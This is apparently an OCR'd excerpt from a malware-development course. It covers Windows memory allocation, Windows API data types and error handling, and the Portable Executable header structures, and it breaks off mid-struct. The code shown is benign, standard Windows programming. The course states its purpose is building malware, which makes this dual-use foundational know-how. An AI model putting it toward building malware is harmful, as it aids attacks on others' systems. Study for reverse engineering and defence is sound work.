
This example goes through small code snippets to better understand how one can interact with Windows memory via C functions and Windows APIs. The first step in

interacting with memory is allocating memory. The snippet below demonstrates several ways to allocate memory which is essentially reserving a memory inside the running process.


```
// Allocating a memory buffer of *100* bytes

// Method 1 - Using malloc()
PVOID pAddress = malloc(100);

// Method 2 - Using HeapAlloc()
PVOID pAddress = HeapAlloc(GetProcessHeap(), 0, 100);

// Method 3 - Using LocalAlloc()
PVOID pAddress = LocalAlloc(LPTR, 100);
```

Memory allocation functions return the *base address* which is simply a pointer to the beginning of the memory block that was allocated. Using the snippets above, `pAddress` will be the base address of the memory block that was allocated. Using this pointer several actions can be taken such as reading, writing, and executing. The type of actions that can be performed will depend on the protection assigned to the allocated memory region.

The image below shows what `pAddress` looks like under the debugger.



When memory is allocated, it may either be empty or contain random data. Some memory allocation functions provide an option to zero out the memory region during the allocation process.




Writing To Memory Example

The next step after memory allocation is generally writing to that buffer. Several options can be used to write to memory but for this example, `memcpy` is used.

```
PVOID pAddress  = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, 100);

CHAR* cString = "MalDev Academy Is The Best";

memcpy(pAddress, cString, strlen(cString));
```

`HeapAlloc` uses the `HEAP_ZERO_MEMORY` flag which causes the allocated memory to be initialized to zero. The string is then copied to the allocated memory using `memcpy`. The last parameter in `memcpy` is the number of bytes to be copied. Next, recheck the buffer to verify that the data was successfully written.




Freeing Allocated Memory


When the application is done using an allocated buffer, it is highly recommended to deallocate or free the buffer to avoid memory leaks.

Depending on what function was used to allocate memory, it will have a corresponding memory deallocation function. For example:

- Allocating with `malloc` requires the use of the `free` function.
- Allocating with `HeapAlloc` requires the use of the `HeapFree` function.
- Allocating with `LocalAlloc` requires the use of the `LocalFree` function.

The images below show `HeapFree` in action, freeing allocated memory at address `0000023ADE449900`. Notice the address `0000023ADE449900` still exists within the process but its original content was overwritten with random data. This new data is most likely due to a new allocation performed by the OS inside the process.


main.c
Debug
(Global Scope)
#include <Windows.h>
#include <stdio.h>
int main() {
PVOID pAddress = HeapAlloc(hHeap:GetProcessHeap(), dwFlags:HEAP_ZERO_MEMORY, dwBytes:100);
CHAR* cString = "MalDev Academy Is The Best";
memcpy(_Dst:pAddress, _Src:cString, _Size:strlen(_Str:cString));
printf(_Format:"[+] Base Address Of Allocated Memory : 0x%p \n", pAddress);
HeapFree(hHeap:GetProcessHeap(), dwFlags:0, lpMem:pAddress);
return 0;
}
Select C:\Users\User\source\repos\Debug\x64\Debug\Debug.exe
[+] Base Address Of Allocated Memory : 0x0000023ADE449900
Memory 1
Address: 0x0000023ADE449900
MalDev Academy Is The Best
Call Stack
Name
Debug.exe!main(...) Line 15
[External Code]


main.c
Debug
(Global Scope)
#include <Windows.h>
#include <stdio.h>
int main() {
PVOID pAddress = HeapAlloc(hHeap:GetProcessHeap(), dwFlags:HEAP_ZERO_MEMORY, dwBytes:100);
CHAR* cString = "MalDev Academy Is The Best";
memcpy(_Dst:pAddress, _Src:cString, _Size:strlen(_Str:cString));
printf(_Format:"[+] Base Address Of Allocated Memory : 0x%p \n", pAddress);
HeapFree(hHeap:GetProcessHeap(), dwFlags:0, lpMem:pAddress);
return 0; ≤ 1ms elapsed
}
Select C:\Users\User\source\repos\Debug\x64\Debug\Debug.exe
[+] Base Address Of Allocated Memory : 0x0000023ADE449900
Memory 1
Address: 0x0000023ADE449900
Columns: Auto
Call Stack
Name
Debug.exe!main(...) Line 17
[External Code]

7. Introduction To The Windows API

Introduction To The Windows API

Introduction

The Windows API provides developers with a way for their applications to interact with the Windows operating system. For example, if the application needs to display something on the screen, modify a file or query the registry all of these actions can be done via the Windows API. The Windows API is very well documented by Microsoft and can be viewed here.

Windows Data Types

The Windows API has many data types outside of the well-known ones (e.g. int, float). The data types are documented and can be viewed here.

Some of the common data types are listed below:

- `DWORD` - A 32-bit unsigned integer, on both 32-bit and 64-bit systems, used to represent values from 0 up to (2^32 - 1).

```
DWORD dwVariable = 42;
```

- `size_t` - Used to represent the size of an object. It's a 32-bit unsigned integer on 32-bit systems representing values from 0 up to (2^32 - 1). On the other hand, it's a 64-bit unsigned integer on 64-bit systems representing values from 0 up to (2^64 - 1).

```
SIZE_T sVariable = sizeof(int);
```

- `VOID` - Indicates the absence of a specific data type.

```
void* pVariable = NULL; // This is the same as PVOID
```

- `PVOID` - A 32-bit or 4-byte pointer of any data type on 32-bit systems. Alternatively, a 64-bit or 8-byte pointer of any data type on 64-bit systems.

```
PVOID pVariable = &SomeData;
```

- `HANDLE` - A value that specifies a particular object that the operating system is managing (e.g. file, process, thread).

```
HANDLE hFile = CreateFile(...);
```

- `HMODULE` - A handle to a module. This is the base address of the module in memory. An example of a MODULE can be a DLL or EXE file.

```
HMODULE hModule = GetModuleHandle(...);
```

- `LPCSTR/PCSTR` - A pointer to a constant null-terminated string of 8-bit Windows characters (ANSI). The "L" stands for "long" which is derived from the 16-bit Windows programming period, nowadays it doesn't affect the data type, but the naming convention still exists. The "C" stands for "constant" or read-only variable. Both these data types are equivalent to `const char*`.

```
LPCSTR  lpcString   = "Hello, world!";
PCSTR   pcString    = "Hello, world!";
```

- `LPSTR/PSTR` - The same as `LPCSTR` and `PCSTR`, the only difference is that `LPSTR` and `PSTR` do not point to a constant variable, and instead point to a readable and writable string. Both these data types are equivalent to `char*`.

```
LPSTR   lpString    = "Hello, world!";
PSTR    pString     = "Hello, world!";
```

- `LPCWSTR\PCWSTR` - A pointer to a constant null-terminated string of 16-bit Windows Unicode characters (Unicode). Both these data types are equivalent to `const wchar*`.

```
LPCWSTR     lpwcString  = L"Hello, world!";
PCWSTR      pcwString   = L"Hello, world!";
```

- `PWSTR\LPWSTR` - The same as `LPCWSTR` and `PCWSTR`, the only difference is that 'PWSTR' and 'LPWSTR' do not point to a constant variable, and instead point to a readable and writable string. Both these data types are equivalent to `wchar*`.

```
LPWSTR  lpwString   = L"Hello, world!";
PWSTR   pwString    = L"Hello, world!";
```

- `wchar_t` - The same as `wchar` which is used to represent wide characters.

```
wchar_t     wChar           = L'A';
wchar_t*    wcString        = L"Hello, world!";
```

- `ULONG_PTR` - Represents an unsigned integer that is the same size as a pointer on the specified architecture, meaning on 32-bit systems a `ULONG_PTR` will be 32 bits in size, and on 64-bit systems, it will be 64 bits in size. Throughout this course, `ULONG_PTR` will be used in the manipulation of arithmetic expressions containing pointers (e.g. PVOID). Before executing any arithmetic operation, a pointer will be subjected to type-casting to `ULONG_PTR`. This approach is used to avoid direct manipulation of pointers which can lead to compilation errors.

```
PVOID Pointer = malloc(100);
// Pointer = Pointer + 10; // not allowed
Pointer = (ULONG_PTR)Pointer + 10; // allowed
```

Data Types Pointers

The Windows API allows a developer to declare a data type directly or a pointer to the data type. This is reflected in the data type names where the data types that start with "P" represent pointers to the actual data type while the ones that don't start with "P" represent the actual data type itself.

This will become useful later when working with Windows APIs that have parameters that are pointers to a data type. The examples below show how the "P" data type relates

to its non-pointer equivalent.

- `PHANDLE` is the same as `HANDLE*`.
- `PSIZE_T` is the same as `SIZE_T*`.
- `PDWORD` is the same as `DWORD*`.

ANSI & Unicode Functions

The majority of Windows API functions have two versions ending with either "A" or with "W". For example, there is CreateFileA and CreateFileW. The functions ending with "A" are meant to indicate "ANSI" whereas the functions ending with "W" represent Unicode or "Wide".

The main difference to keep in mind is that the ANSI functions will take in ANSI data types as parameters, where applicable, whereas the Unicode functions will take in Unicode data types. For example, the first parameter for `CreateFileA` is an `LPCSTR`, which is a pointer to a constant null-terminated string of **8-bit** Windows ANSI characters. On the other hand, the first parameter for `CreateFileW` is `LPCWSTR`, a pointer to a constant null-terminated string of **16-bit** Unicode characters.

Furthermore, the number of required bytes will differ depending on which version is used.

`char str1[] = "maldev";` // 7 bytes (maldev + null byte).

`wchar str2[] = L"maldev";` // 14 bytes, each character is 2 bytes (The null byte is also 2 bytes)

In and Out Parameters

Windows APIs have in and out parameters. An `IN` parameter is a parameter that is passed into a function and is used for input. Whereas an `OUT` parameter is a parameter used to return a value back to the caller of the function. Output parameters are often passed in by reference through pointers.

For example, the code snippet below shows a function `HackTheWorld` which takes in an integer pointer and sets the value to `123`. This is considered an out parameter since the parameter is returning a value.

```
BOOL HackTheWorld(OUT int* num){
```

```
    // Setting the value of num to 123
    *num = 123;

    // Returning a boolean value
    return TRUE;
}

int main(){
    int a = 0;

    // 'HackTheWorld' will return true
    // 'a' will contain the value 123
    HackTheWorld(&a);
}
```

Keep in mind that the use of the `OUT` or `IN` keywords is meant to make it easier for developers to understand what the function expects and what it does with these parameters. However, it is worth mentioning that excluding these keywords does not affect whether the parameter is considered an output or input parameter.

Windows API Example

Now that the fundamentals of the Windows API have been laid out, this section will go through the usage of the `CreateFileW` function.

Find the API Reference

It's important to always reference the documentation if one is unsure about what the function does or what arguments it requires. Always read the description of the function and assess whether the function accomplishes the desired task.
The `CreateFileW` documentation is available here.

Analyze Return Type & Parameters

The next step would be to view the parameters of the function along with the return data type. The documentation states *If the function succeeds, the return value is an open handle to the specified file, device, named pipe, or mail slot* therefore `CreateFileW` returns a `HANDLE` data type to the specified item that's created.

Furthermore, notice that the function parameters are all `in` parameters. This means the function does not return any data from the parameters since they are all `in` parameters. Keep in mind that the keywords within the square brackets, such as `in`, `out`, and `optional`, are purely for developers' reference and do not have any actual impact.

```
HANDLE CreateFileW(
  [in]           LPCWSTR               lpFileName,
  [in]           DWORD                 dwDesiredAccess,
  [in]           DWORD                 dwShareMode,
  [in, optional] LPSECURITY_ATTRIBUTES lpSecurityAttributes,
  [in]           DWORD                 dwCreationDisposition,
  [in]           DWORD                 dwFlagsAndAttributes,
  [in, optional] HANDLE                hTemplateFile
);
```

Use The Function

The sample code below goes through an example usage of `CreateFileW`. It will create a text file with the name `maldev.txt` on the current user's Desktop.

```
// This is needed to store the handle to the file object
// the 'INVALID_HANDLE_VALUE' is just to intialize the variable
Handle hFile = INVALID_HANDLE_VALUE;

// The full path of the file to create.
// Double backslashes are required to escape the single backslash character in C
LPCWSTR filePath = L"C:\\Users\\maldevacademy\\Desktop\\maldev.txt";

// Call CreateFileW with the file path
// The additional parameters are directly from the documentation
hFile = CreateFileW(filePath, GENERIC_ALL, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);

// On failure CreateFileW returns INVALID_HANDLE_VALUE
// GetLastError() is another Windows API that retrieves the error code of the previously executed
WinAPI function
if (hFile == INVALID_HANDLE_VALUE){
    printf("[-] CreateFileW Api Function Failed With Error : %d\n", GetLastError());
    return -1;
}
```

Windows API Debugging Errors

When functions fail they often return a non-verbose error. For example, if `CreateFileW` fails it returns `INVALID_HANDLE_VALUE` which indicates that a file could not be created. To gain more insight as to why the file couldn't be created, the error code must be retrieved using the GetLastError function.

Once the code is retrieved, it needs to be looked up in Windows's System Error Codes List. Some common error codes are translated below:

- `5` - ERROR_ACCESS_DENIED
- `2` - ERROR_FILE_NOT_FOUND
- `87` - ERROR_INVALID_PARAMETER

Windows Native API Debugging Errors

Recall from the *Windows Architecture* module, NTAPIs are mostly exported from `ntdll.dll`. Unlike Windows APIs, these functions cannot have their error code fetched via `GetLastError`. Instead, they return the error code directly which is represented by the `NTSTATUS` data type.

`NTSTATUS` is used to represent the status of a system call or function and is defined as a 32-bit unsigned integer value. A successful system call will return the value `STATUS_SUCCESS`, which is `0`. On the other hand, if the call failed it will return a non-zero value, to further investigate the cause of the problem, one must check Microsoft's documentation on NTSTATUS values.

The code snippet below shows how error checking for system calls is done.

```
NTSTATUS STATUS = NativeSyscallExample(...);
if (STATUS != STATUS_SUCCESS){
    // printing the error in unsigned integer hexadecimal format
    printf("[!] NativeSyscallExample Failed With Status : 0x%0.8X \n", STATUS);
}

// NativeSyscallExample succeeded
```

NT_SUCCESS Macro

Another way to check the return value of NTAPIs is through the `NT_SUCCESS` macro shown here. The macro returns `TRUE` if the function succeeded, and `FALSE` it fails.

```
#define NT_SUCCESS(Status) (((NTSTATUS)(Status)) >= 0)
```

Below, is an example of using this macro

```
NTSTATUS STATUS = NativeSyscallExample(...);
if (!NT_SUCCESS(STATUS)){
    // printing the error in unsigned integer hexadecimal format
```

```
    printf("[!] NativeSyscallExample Failed With Status : 0x%0.8X \n", STATUS);
}

// NativeSyscallExample succeeded
```

8. Portable Executable Format

Portable Executable Format


Introduction

Portable Executable (PE) is the file format for executables on Windows. A few examples of PE file extensions are `.exe`, `.dll`, `.sys` and `.scr`. This module discusses the PE structure which is important to know when building or reverse engineering malware.

Note that this module and future modules will often interchangeably refer to executables (e.g. EXEs, DLLs) as "Images".

PE Structure

The diagram below shows a simplified structure of a Portable Executable. Every header shown in the image is defined as a data structure that holds information about the PE file. Each data structure will be explained in detail in this module.



DOS Header (IMAGE_DOS_HEADER)

This first header of a PE file is always prefixed with two bytes, `0x4D` and `0x5A`, commonly referred to as `MZ`. These bytes represent the DOS header signature, which is used to confirm that the file being parsed or inspected is a valid PE file. The DOS header is a data structure, defined as follows:

```
typedef struct _IMAGE_DOS_HEADER {      // DOS .EXE header
    WORD   e_magic;                     // Magic number
    WORD   e_cblp;                      // Bytes on last page of file
```

```
    WORD   e_cp;                    // Pages in file
    WORD   e_crlc;                  // Relocations
    WORD   e_cparhdr;               // Size of header in paragraphs
    WORD   e_minalloc;              // Minimum extra paragraphs needed
    WORD   e_maxalloc;              // Maximum extra paragraphs needed
    WORD   e_ss;                    // Initial (relative) SS value
    WORD   e_sp;                    // Initial SP value
    WORD   e_csum;                  // Checksum
    WORD   e_ip;                    // Initial IP value
    WORD   e_cs;                    // Initial (relative) CS value
    WORD   e_lfarlc;                // File address of relocation table
    WORD   e_ovno;                  // Overlay number
    WORD   e_res[4];                // Reserved words
    WORD   e_oemid;                 // OEM identifier (for e_oeminfo)
    WORD   e_oeminfo;               // OEM information; e_oemid specific
    WORD   e_res2[10];              // Reserved words
    LONG   e_lfanew;                // Offset to the NT header
  } IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

The most important members of the struct are `e_magic` and `e_lfanew`.

`e_magic` is 2 bytes with a fixed value of `0x5A4D` or `MZ`.

`e_lfanew` is a 4-byte value that holds an offset to the start of the NT Header. Note that `e_lfanew` is always located at an offset of `0x3C`.

DOS Stub

Before moving on to the NT header structure, there is the DOS stub which is an error message that prints "This program cannot be run in DOS mode" in case the program is loaded in DOS mode or "Disk Operating Mode". It is worth noting that the error message can be changed by the programmer at compile time. This is not a PE header, but it's good to be aware of it.

NT Header (IMAGE_NT_HEADERS)

The NT header is essential as it incorporates two other image headers: `FileHeader` and `OptionalHeader`, which include a large amount of information about the PE file. Similarly to the DOS header, the NT header contains a signature member that is used to verify it. Usually, the signature element is equal to the "PE" string, which is represented by the `0x50` and `0x45` bytes. But since the signature is of data type `DWORD`, the signature will be represented as `0x50450000`, which is still "PE", except that it is padded with two null bytes. The NT header can be reached using the `e_lfanew` member inside of the DOS Header.

The NT header structure varies depending on the machine's architecture.

32-bit Version:

```
typedef struct _IMAGE_NT_HEADERS {
  DWORD                   Signature;
  IMAGE_FILE_HEADER       FileHeader;
  IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

64-bit Version:

```
typedef struct _IMAGE_NT_HEADERS64 {
    DWORD                   Signature;
    IMAGE_FILE_HEADER       FileHeader;
    IMAGE_OPTIONAL_HEADER64 OptionalHeader;
} IMAGE_NT_HEADERS64, *PIMAGE_NT_HEADERS64;
```

The only difference is the `OptionalHeader` data structure, `IMAGE_OPTIONAL_HEADER32` and `IMAGE_OPTIONAL_HEADER64`.

File Header (IMAGE_FILE_HEADER)

Moving on to the next header, which can be accessed from the previous NT Header data structure

```
typedef struct _IMAGE_FILE_HEADER {
  WORD  Machine;
  WORD  NumberOfSections;
  DWORD TimeDateStamp;
  DWORD PointerToSymbolTable;
  DWORD NumberOfSymbols;
  WORD  SizeOfOptionalHeader;
  WORD  Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

The most important struct members are:

- `NumberOfSections` - The number of sections in the PE file (discussed later).
- `Characteristics` - Flags that specify certain attributes about the executable file, such as whether it is a dynamic-link library (DLL) or a console application.

- `SizeOfOptionalHeader` - The size of the following optional header

Additional information about the file header can be found on the official documentation page.

Optional Header (IMAGE_OPTIONAL_HEADER)

The optional header is important and although it's called "optional", it's essential for the execution of the PE file. It is referred to as optional because some file types do not have it.

The optional header has two versions, a version for 32-bit and 64-bit systems. Both versions have nearly identical members in their data structure with the main difference being the size of some members. `ULONGLONG` is used in the 64-bit version and `DWORD` in the 32-bit version. Additionally, the 32-bit version has some members which are not found in the 64-bit version.

32-bit Version:

```
typedef struct _IMAGE_OPTIONAL_HEADER {
  WORD                 Magic;
  BYTE                 MajorLinkerVersion;
  BYTE                 MinorLinkerVersion;
  DWORD                SizeOfCode;
  DWORD                SizeOfInitializedData;
  DWORD                SizeOfUninitializedData;
  DWORD                AddressOfEntryPoint;
  DWORD                BaseOfCode;
  DWORD                BaseOfData;
  DWORD                ImageBase;
  DWORD                SectionAlignment;
  DWORD                FileAlignment;
  WORD                 MajorOperatingSystemVersion;
  WORD                 MinorOperatingSystemVersion;
  WORD                 MajorImageVersion;
  WORD                 MinorImageVersion;
  WORD                 MajorSubsystemVersion;
  WORD                 MinorSubsystemVersion;
  DWORD                Win32VersionValue;
  DWORD                SizeOfImage;
  DWORD                SizeOfHeaders;
  DWORD                CheckSum;
  WORD                 Subsystem;
  WORD                 DllCharacteristics;
  DWORD                SizeOfStackReserve;
  DWORD                SizeOfStackCommit;
  DWORD                SizeOfHeapReserve;
```

```
  DWORD                SizeOfHeapCommit;
  DWORD                LoaderFlags;
  DWORD                NumberOfRvaAndSizes;
  IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

64-bit Version:

```
typedef struct _IMAGE_OPTIONAL_HEADER64 {
  WORD                 Magic;
  BYTE                 MajorLinkerVersion;
  BYTE                 MinorLinkerVersion;
  DWORD                SizeOfCode;
  DWORD                SizeOfInitializedData;
  DWORD                SizeOfUninitializedData;
  DWORD                AddressOfEntryPoint;
  DWORD                BaseOfCode;
  ULONGLONG            ImageBase;
  DWORD                SectionAlignment;
